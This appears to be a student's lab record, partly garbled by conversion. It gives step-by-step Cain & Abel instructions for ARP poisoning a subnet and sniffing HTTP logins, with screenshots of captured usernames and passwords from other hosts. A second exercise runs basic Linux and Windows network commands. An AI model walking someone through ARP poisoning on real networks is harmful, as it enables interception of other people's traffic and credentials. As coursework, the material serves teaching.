
Hosts APR Routing Passwords VoIP

Lost packets: 0%

Step 4: Right Click & Delete all Entries



Step 5: All host in my subnet click & Mark All Tests



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F926088		*							
192.168.90.112	F0090D8595A2		*							
192.168.90.117	5C62882F5255		*							
192.168.90.121	3C52A1067F87		*							
192.168.90.124	F0090D85D412		*							
192.168.90.125	ECE1A97EFFFD		*							
192.168.90.126	5017FF4C70E3	Cisco	*							
192.168.90.127	1C697AEC372B		*							
192.168.90.128	8416F973C989		*							
192.168.90.129	0495E64630D0		*							
192.168.90.130	A4AE12FC8177		*							
192.168.90.131	1C697AEC38D8		*							
192.168.90.132	E865D48BF128		*							
192.168.90.134	14EBB6D465DD		*							
192.168.90.135	98DEDE0EA86E5		*							
192.168.90.136	98DEDE0EA8631		*							
192.168.90.137	8416F9744CD3		*							
192.168.90.138	F0090D85D29E		*							
192.168.90.139	A86E84738639		*							
192.168.90.140	A4AE12FC7F55		*							
192.168.90.141	18A6F743B119		*							

The screenshot shows a table with columns: IP address, MAC address, OUI fingerprint, Host name, and several binary fields (B.., B.., B8, Gr, M0, M1, M3). The table lists numerous MAC addresses, many of which are Cisco devices. The bottom status bar indicates 'Lost packets: 0%'.

IP address	MAC address	OUI fingerprint	Host name	B..	B..	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088			*	*	*	*	*	*	*
192.168.90.112	F0090D8595A2			*	*	*	*	*	*	*
192.168.90.117	5C628B2F5255			*	*	*	*	*	*	*
192.168.90.121	3C52A1067F87			*	*	*	*	*	*	*
192.168.90.124	F0090D85D412			*	*	*	*	*	*	*
192.168.90.125	ECE1A9F7EFFF	Cisco								
192.168.90.126	5017F4C70E3	Cisco								
192.168.90.127	1C697AEC3728									*
192.168.90.128	8416F973C9B9						*	*	*	*
192.168.90.129	0495E64630D0			*	*	*	*	*	*	*
192.168.90.130	A4AE12FC8177									*
192.168.90.131	1C697AEC38D8									*
192.168.90.133	E865D48BF128			*	*	*	*	*	*	*
192.168.90.134	14EBB6D465DD			*	*	*	*	*	*	*
192.168.90.135	980E00EAB6E5			*	*	*	*	*	*	*
192.168.90.136	980E00EAB631			*	*	*	*	*	*	*
192.168.90.137	8416F9744CD3			*	*	*	*	*	*	*
192.168.90.138	F0090D85D29E			*	*	*	*	*	*	*
192.168.90.139	A86E84738639			*	*	*	*	*	*	*
192.168.90.140	A4AE12FC7F55									*
192.168.90.141	18A6F743B119							*	*	*

Step 6: Goto Arp and after that some previous entries will appear


The screenshot shows the APR tab selected, displaying a list of ARP entries. The table has columns: Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. The bottom status bar indicates 'Lost packets: 0%'.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	192.168.90.1	8416F9262088			F0090D8595A2	192.168.90.112
Idle	192.168.90.1	8416F9262088			5C628B2F5255	192.168.90.117
Idle	192.168.90.1	8416F9262088			3C52A1067F87	192.168.90.121
Idle	192.168.90.1	8416F9262088			1C697AEC3728	192.168.90.127
Idle	192.168.90.1	8416F9262088			5017F4C70E3	192.168.90.126
Idle	192.168.90.1	8416F9262088			ECE1A9F7EFFF	192.168.90.125
Idle	192.168.90.1	8416F9262088			F0090D85D412	192.168.90.124
Idle	10.1.169.10.1	8416F9262088			18A6F743B119	10.1.169.10.10



Step 7: Right/Left Click and Delete all entries




Step 8: Right/Left click or click on + icon




Step 9: Select 1st ip address and then from right table select all



Step 10: click start arp icon



Step 11: Open testphp website from targeted host and go to signup



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#) 

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

welcome to our page

Test site for Acunetix WVS.

Step 12: Enter Username & Password & Login

← → C Not secure | testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Step 13: Go to Crackers where We can see Username & Password

File View Configure Tools Help

Decoders Network Sniffer Crackers Traceroute CCDU Wireless Query

Timestamp HTTP server Client Username Password URL

02/01/2025 - 11:52:50	44.228.249.3	192.168.90.131	pagal	admi	http://testphp.vulnweb.com/login.php
02/01/2025 - 11:52:59	44.228.249.3	192.168.90.131	admin	car	http://testphp.vulnweb.com/login.php
02/01/2025 - 11:53:19	44.228.249.3	192.168.90.131	kawasaki	ninja	http://testphp.vulnweb.com/login.php
02/01/2025 - 12:15:49	44.228.249.3	192.168.90.132	charul+Dr	mudgul+mer+friend+hai+aur+tai+bhi	http://testphp.vulnweb.com/login.php

Decoders Network Sniffer Crackers Traceroute CCDU Wireless Query

HTTP

Hosts APR Routing Passwords VoIP

Lost packets: 0%

PRACTICAL NO 3

Aim:

Linux Network Analysis and ARP Poisoning

- Linux Network Analysis:

Steps:

- o Execute the ifconfig command to retrieve network interface information.

1. Ifconfig

```
charul@rocky-cs:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed5:406e prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:d5:40:6e txqueuelen 1000 (Ethernet)
            RX packets 40668 bytes 60726201 (60.7 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2737 bytes 226198 (226.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 349 bytes 53416 (53.4 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 349 bytes 53416 (53.4 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- o Use the ping command to test network connectivity and analyze the output.

2.ping google.com

```
charul@rocky-cs:~$ ping google.com
PING google.com (172.217.174.238) 56(84) bytes of data.
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=1 ttl=118 time=6.96 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=2 ttl=118 time=26.5 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=3 ttl=118 time=5.61 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=4 ttl=118 time=13.1 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=5 ttl=118 time=18.0 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=6 ttl=118 time=15.5 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=7 ttl=118 time=16.9 ms
64 bytes from bom12s03-in-f14.1e100.net (172.217.174.238): icmp_seq=8 ttl=118 time
```

- o Analyze the netstat command output to view active network connections.

3. netstat

```
charul@rocky-cs:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 rocky-cs:nfs           rocky-cs:893          ESTABLISHED
tcp      0      0 rocky-cs:893           rocky-cs:nfs          ESTABLISHED
udp      0      0 rocky-cs:bootpc       _gateway:bootps        ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State         I-Node    Path
unix    3      [ ]     STREAM    CONNECTED   23837
unix    3      [ ]     STREAM    CONNECTED   21707
unix    2      [ ]     DGRAM
unix    3      [ ]     STREAM    CONNECTED   13418
unix    3      [ ]     STREAM    CONNECTED   23519
unix    3      [ ]     STREAM    CONNECTED   25040    /home/charul/.cache/i
bus/dbus-HiqiMVh7
unix    2      [ ]     DGRAM
unix    3      [ ]     STREAM    CONNECTED   19422    /run/user/1001/bus
unix    3      [ ]     STREAM    CONNECTED   23839
unix    3      [ ]     STREAM    CONNECTED   22729
unix    3      [ ]     STREAM    CONNECTED   19421
unix    3      [ ]     STREAM    CONNECTED   11405
unix    3      [ ]     STREAM    CONNECTED   8952
unix    3      [ ]     STREAM    CONNECTED   24078
```

- o Perform a traceroute to trace the route packets take to reach a target host.

4. traceroute google.com

```
rocky@rocky-CS:~$ sudo apt install traceroute
[sudo] password for rocky:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  traceroute
0 upgraded, 1 newly installed, 0 to remove and 3 not upgraded.
Need to get 0B/5 kB of archives.
```

```
aayush@aayush-virtual-machine:~$ traceroute google.com
traceroute to google.com (142.250.183.206), 30 hops max, 60 byte packets
 1 _gateway (192.168.237.2)  0.180 ms  0.068 ms  0.083 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
```

Windows:

ipconfig

```
C:\Windows\System32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::56ed:c0a2:81c3:f618%18
  IPv4 Address. . . . . : 192.168.56.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:
```

ping

```
C:\Windows\System32>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
           [-r count] [-s count] [[-j host-list] | [-k host-list]]
           [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
           [-4] [-6] target_name

Options:
  -t          Ping the specified host until stopped.
              To see statistics and continue - type Control-Break;
              To stop - type Control-C.
  -a          Resolve addresses to hostnames.
  -n count    Number of echo requests to send.
  -l size     Send buffer size.
  -f          Set Don't Fragment flag in packet (IPv4-only).
  -i TTL      Time To Live.
  -v TOS      Type Of Service (IPv4-only. This setting has been deprecated
              and has no effect on the type of service field in the IP
              Header).
  -r count    Record route for count hops (IPv4-only).
  -s count    Timestamp for count hops (IPv4-only).
```

netstat

```
C:\Windows\System32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49670        Dr_Admin:49671       ESTABLISHED
  TCP    127.0.0.1:49671        Dr_Admin:49670       ESTABLISHED
  TCP    127.0.0.1:49672        Dr_Admin:49673       ESTABLISHED
  TCP    127.0.0.1:49673        Dr_Admin:49672       ESTABLISHED
  TCP    192.168.90.119:7680    192.168.90.112:18451  TIME_WAIT
  TCP    192.168.90.119:7680    192.168.90.112:18467  TIME_WAIT
```

tracert www.google.com


```
C:\Windows\System32>tracert www.google.com

Tracing route to www.google.com [142.250.183.164]
over a maximum of 30 hops:


  1    <1 ms    <1 ms    <1 ms
```

- ARP Poisoning:
 - Use ARP poisoning techniques to redirect network traffic on a Windows system.


Step 1: Open Cain & Abel




Step 2: Click Yellow Icon



Step 3: Goto Sniffer

